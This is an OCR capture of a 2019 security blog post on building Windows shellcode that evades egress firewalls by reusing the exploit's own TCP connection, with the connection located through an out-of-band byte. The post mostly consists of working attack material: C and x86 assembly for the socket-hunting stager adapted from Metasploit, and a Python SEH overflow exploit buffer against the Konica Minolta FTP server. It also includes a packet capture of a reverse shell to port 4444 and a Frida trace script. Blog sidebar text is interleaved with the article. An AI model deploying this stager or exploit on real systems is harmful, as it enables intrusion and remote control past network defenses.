
Friday, March 15, 2019

One-Way Shellcode for firewall evasion using Out Of Band data

In a recent post I was talking about a shellcode technique to bypass firewalls based on the socket's lifetime which could be useful for very specific exploits. Continuing with this type of shellcodes (reuse socket/connection) I would like to share another technique that I have used with certain remote exploits for Windows; especially in scenarios in which I know in advance that the outgoing traffic is blocked by a firewall and where a reverse shell is not possible.



I have to say that the idea is not new, at least for Linux systems. In fact, it was as a result of finding this old thread some years ago, in which the author **bkbll** (one of the collaborators of HTRAN by the way) uses a cute trick to reuse connections, the reason for making my own implementation for Windows. Remember, as I mentioned in my last post, that this kind of shellcodes are very particular and only valid for certain types of exploits, something that requires some effort at times. Possibly the difficulty and the time required to adapt them to each target (whenever posible) is the main reason why attackers and pentesters tend to use "universal" payloads instead.

@BorjaMerino
https://github.com/BorjaMerino
https://keybase.io/borjamerino
bmerinofe [at] gmail [dot] com

Entradas populares:

Metasploit: Chain of proxies with PortProxy module
Portfwd is a well known feature to allow us to do port forwarding from our Meterpreter session. I think it goes without saying all the po...


Hidden Bind Shell: Keep your shellcode hidden from scans
Many organizations use tools like Nexpose , Nessus or Nmap to perform periodic scans of their networks and to look for new/unidentified o...

Modbus Stager: Using PLCs as a payload/shellcode distribution system
This weekend I have been playing around with Modbus and I have developed a stager in

OOB Data

Despite being little known, TCP allows you to send "out of band" data in the same channel as a way to indicate that some information in the TCP stream should be processed as soon as possible by the recipient peer. This is typically used for some services to send notice of an exceptional condition; for instance, the cancellation of a data transfer.


A simple way to send OOB data is through the **MSG_OOB** flag from the **send** function. When this is done, the TCP-stack build a packet with the URG flag and fill the Urgent Pointer with the offset where the OOB data starts.



```
Acknowledgment number: 51    (relative ack number)
1000 .... = Header Length: 32 bytes (8)
Flags: 0x038 (PSH, ACK, URG)
Window size value: 229
[Calculated window size: 29312]
[Window size scaling factor: 128]
Checksum: 0x11d7 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 17
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Timestamps]
TCP payload (17 bytes)
```

To be aware of this data, the recipient must call **recv** with the MSG_OOB flag, otherwise will just read the "normal" data from that stream (as long as the socket is not set with the SO_OOBINLINE option). To understand more deeply how this mechanism works, refer to this link.

The important thing for us is that, under normal conditions, an application that is not configured to manage OOB data will keep working as usual with the TCP stream even when we send OOB data. Only when the corresponding API is called this kind of data could be fetched. So, how can we take advantage of this? Easy. When it comes to crafting the exploit we only have to make sure to send OOB data (just one byte is needed) in some packet/packets just before the shellcode starts to run. To find the handle the stager would only need to bruteforce the list of posible sockets looking for the one with OOB pending to be read. An C implementation of this could looks like:



```c
Sleep(10000);
t = clock();

for (sock_fd = 0; sock_fd < 10000000; sock_fd += 4) {
    num = recv(sock_fd, recvbuf, 1, MSG_OOB);
    if (num == 1)
    {
        printf("\n[+] Found for socket: %d ", sock_fd);
        break;
    }
}
t = clock() - t;
double time_taken = ((double)t) / CLOCKS_PER_SEC;
printf("[?] Time elapsed: %f \n", time_taken);
return 0;
```

assembly to retrieve a payload from the holding regis...

Post-exploitation: Mounting vmdk files from Meterpreter
Whenever I get a shell on a Windows system with VMware installed I feel a certain frustration at not being able to access the filesystem of...

Metasploit: Man in the Middle through PPTP tunnel
Recently I made a small post-exploitation module to take advantage of the rasdial Windows client. The idea is to create an outbound VPN c...

Software exploitation

Software Exploitation

Information Gathering

Information Gathering

Análisis de tráfico con Wireshark


Análisis de tráfico con Wireshark

Detección de APTs

Detección de APTs

Book: Traffic Analysis with Tshark

As usual, to build the stager with this logic I've used a reverse TCP shellcode from Metasploit as a template. The block in charge of making the reverse connection has been replaced with this code:




```
[BITS 32]

; Input: EBP must be the address of 'api_call'.
; Output: EDI will be the socket for the connection to the server
; Clobbers: EAX, ESI, EDI, ESP will also be modified (-0x1A0)

; Stephen Fewer code to call WSAData
reverse_tcp:
  push 0x00003233         ; Push the bytes 'ws2_32',0,0 onto the stack.
  push 0x5F327377         ; ...
  push esp                ; Push a pointer to the "ws2_32" string on the stack.
  push 0x0726774C         ; hash( "kernel32.dll", "LoadLibraryA" )
  call ebp                ; LoadLibraryA( "ws2_32" )

  mov eax, 0x0190         ; EAX = sizeof( struct WSAData )
  sub esp, eax            ; alloc some space for the WSAData structure
  push esp                ; push a pointer to this stuct
  push eax                ; push the wVersionRequested parameter
  push 0x006B8029         ; hash( "ws2_32.dll", "WSAStartup" )
  call ebp                ; WSAStartup( 0x0190, &WSAData );

; Borja Merino modification over the "block_reverse_tcp.asm" Metasploit stager.
; In this case instead of creating a new connection the socket is located
; (based on Out-Of-Band lifetime) and reused.

  xor edi, edi            ; socket handle counter
loop_handle:
  add edi, 0x04           ; next socket
  mov edx, esp            ;
  push 0x1                ; MSG_OOB
  push 0x4                ; SO_CONNECT_TIME
  push edx                ; SOL_SOCKET
  push edi                ; socket handle
  push 0x5FC8D902         ; hash( "ws2_32.dll", "recv" )
  call ebp                ; recv( s, &recvbuf, 4, MSG_OOB );
  cmp eax, 0x1            ; check if the OOB-byte buffered was fetched. Otherwise, loop again
  jne loop_handle         ;
                          ; we found the socket (edi)
```


The asm code in the red box will be responsible for going through all socket descriptors until the one with the OOB byte is found. Note that, as with the shellcode based on socket's lifetime, this stager will also be NAT inmmune.

P0C: FTP Exploit

Let's see a proof of concept of how to convert a remote exploit for Windows using this technique. I have chosen the following exploit which leverage a vulnerability in the Konica Minolta FTP server. If we run said exploit using the existing payload (*windows/shell_reverse_tcp*) we would get two connections: the one generated to trigger the vulnerability; and the one created by the stager to connect back to our port 4444.


INSTANT
Short | Fast | Focused
Traffic Analysis with Tshark How-to
Master the terminal-based version of Wireshark for dealing with network security incidents
Borja Merino
[PACKT]

Twitter



```
No. Time     Source         Destination    Protocol Length Info
 1 0.000000 192.168.43.214 192.168.43.198 TCP       74 47322 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3129787218 TS
 2 0.000480 192.168.43.198 192.168.43.214 TCP       74 21 → 47322 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TS
 3 0.000774 192.168.43.214 192.168.43.198 TCP       66 47322 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3129787219 TSecr=460420
 4 0.001019 192.168.43.198 192.168.43.214 FTP      116 Response: 220 FTP Utility FTP server (Version 1.00) ready.
 5 0.001239 192.168.43.214 192.168.43.198 TCP       66 47322 → 21 [ACK] Seq=1 Ack=51 Win=29312 Len=0 TSval=3129787220 TSecr=460420
 6 0.001517 192.168.43.214 192.168.43.198 FTP       82 Request: USER anonymous
 7 0.015440 192.168.43.198 192.168.43.214 FTP      104 Response: 331 Password required for anonymous.
 8 0.015891 192.168.43.214 192.168.43.198 FTP       82 Request: PASS anonymous
 9 0.024444 192.168.43.198 192.168.43.214 FTP       97 Response: 230 User anonymous logged in.
10 0.024796 192.168.43.214 192.168.43.198 FTP     1514 Request: CWD AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
11 0.024798 192.168.43.214 192.168.43.198 FTP     1514 Request: \020X\241e\220\211\016\243q2\245\207,KDa\364\020\225?\tm\024\234\254 He
12 0.024800 192.168.43.214 192.168.43.198 FTP      611 Request: DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
13 0.024841 192.168.43.198 192.168.43.214 TCP       66 21 → 47322 [ACK] Seq=120 Ack=3474 Win=66560 Len=0 TSval=460423 TSecr=3129787243
14 0.026234 192.168.43.214 192.168.43.198 TCP       66 47322 → 21 [FIN, ACK] Seq=3474 Ack=120 Win=29312 Len=0 TSval=3129787245 TSecr=4
15 0.026257 192.168.43.198 192.168.43.214 TCP       66 21 → 47322 [ACK] Seq=120 Ack=3475 Win=66560 Len=0 TSval=460423 TSecr=3129787245
16 0.039082 192.168.43.198 192.168.43.214 TCP       66 49168 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
17 0.039383 192.168.43.214 192.168.43.198 TCP       66 4444 → 49168 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
18 0.039425 192.168.43.198 192.168.43.214 TCP       54 49168 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
19 0.053331 192.168.43.198 192.168.43.214 TCP       90 49168 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=36
20 0.053679 192.168.43.214 192.168.43.198 TCP       60 4444 → 49168 [ACK] Seq=1 Ack=37 Win=29312 Len=0
21 0.053699 192.168.43.198 192.168.43.214 TCP      167 49168 → 4444 [PSH, ACK] Seq=37 Ack=1 Win=65536 Len=113
22 0.053883 192.168.43.214 192.168.43.198 TCP       60 4444 → 49168 [ACK] Seq=1 Ack=150 Win=29312 Len=0
```

Wireshark · Conversations · Local Area Connection (host 192.168.43.214 and tcp)


Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.43.198	49168	192.168.43.214	4444	7	563	4	377	3	186	0.039082	0.0148	203 k	100 k
192.168.43.214	47322	192.168.43.198	21	15	4598	9	4075	6	523	0.000000	0.0263	1241 k	159 k

A firewall that protects any outgoing connection would block the reverse shell, foiling the attack. Let's see how we can build our "*one-way shellcode*".


First, let's change a little bit the data sent to the service to see how it behaves. We will simply add a new byte (an "A") at the end of the string "*USER Anonymous*" and then send it as OOB (through the MSG_OOB flag).


```
#nSEH = "\xEB\x13\x90\x90"
#SEH = "\x9D\x6D\x20\x12" >> 12206D9D
buffer = "\x41" * 1037 + "\xeb\x0a\x90\x90" + "\x9D\x6D\x20\x12" + "\x90" *30 +  buf +  "D"*1955
#buffer = "\x41" * 1060
print "\nsending evil buffer...."
s.connect(('192.168.1.129',21))
data = s.recv(1024)
s.send('USER anonymous' + '\r\nA', socket.MSG_OOB)
data = s.recv(1024)
s.send('PASS anonymous' + '\r\n')
data = s.recv(1024)
s.send('CWD ' +buffer+'\r\n')
s.close
```


To get a general idea about how the FTP service manages the communications I will use Frida. I love this tool and in cases like this can save you a lot of debugging time. I will execute frida-trace with the following script to get all the parameters and values returned by the *recv* API (I have previously used frida-trace too to identify which network API are used to send/receive data: *send*, *sendto*, *recv*, *recvfrom*, *WSASend*, *WSARecv*, etc.)


```
{
  onEnter: function (log, args, state) {
    this.buff = args[1];
    log("[+] RECV IN");
    log("|-- S:" + args[0]);
    log("|-- buffer:" + this.buff);
    log("|-- len:" + args[2]);
    log("|-- flags:" + args[3]);
    log("-------------------------------------------");
  },

  onLeave: function (log, retval, state) {
    log("[+] RECV OUT");
    log("|-- ret:" + retval);
    log("|-- buff:" + Memory.readCString(ptr(this.buff),retval.toInt32()-1));
    log("-------------------------------------------");
  }
}
```

After launching the exploit we observe the following result. The most relevant data is marked in red. Notice that the *recv* function getting the string "*User anonymous*" returns 10 bytes (not 11); that is, it does not consider the extra byte sent "out of band". From this information we can infer that the socket handle has not been set with SO_OOBINLINE (in which case all of the OOB data would be read along with the normal data stream).



```
Started tracing 4 functions. Press Ctrl+C to stop.
           /* TID 0x910 */
 17216 ms  [+] RECV IN
 17216 ms  ¦-- S:0x230
 17216 ms  ¦-- buffer:0x5effd0
 17216 ms  ¦-- len:0x0
 17216 ms  ¦-- flags:0x0
 17216 ms  -------------------------------------------
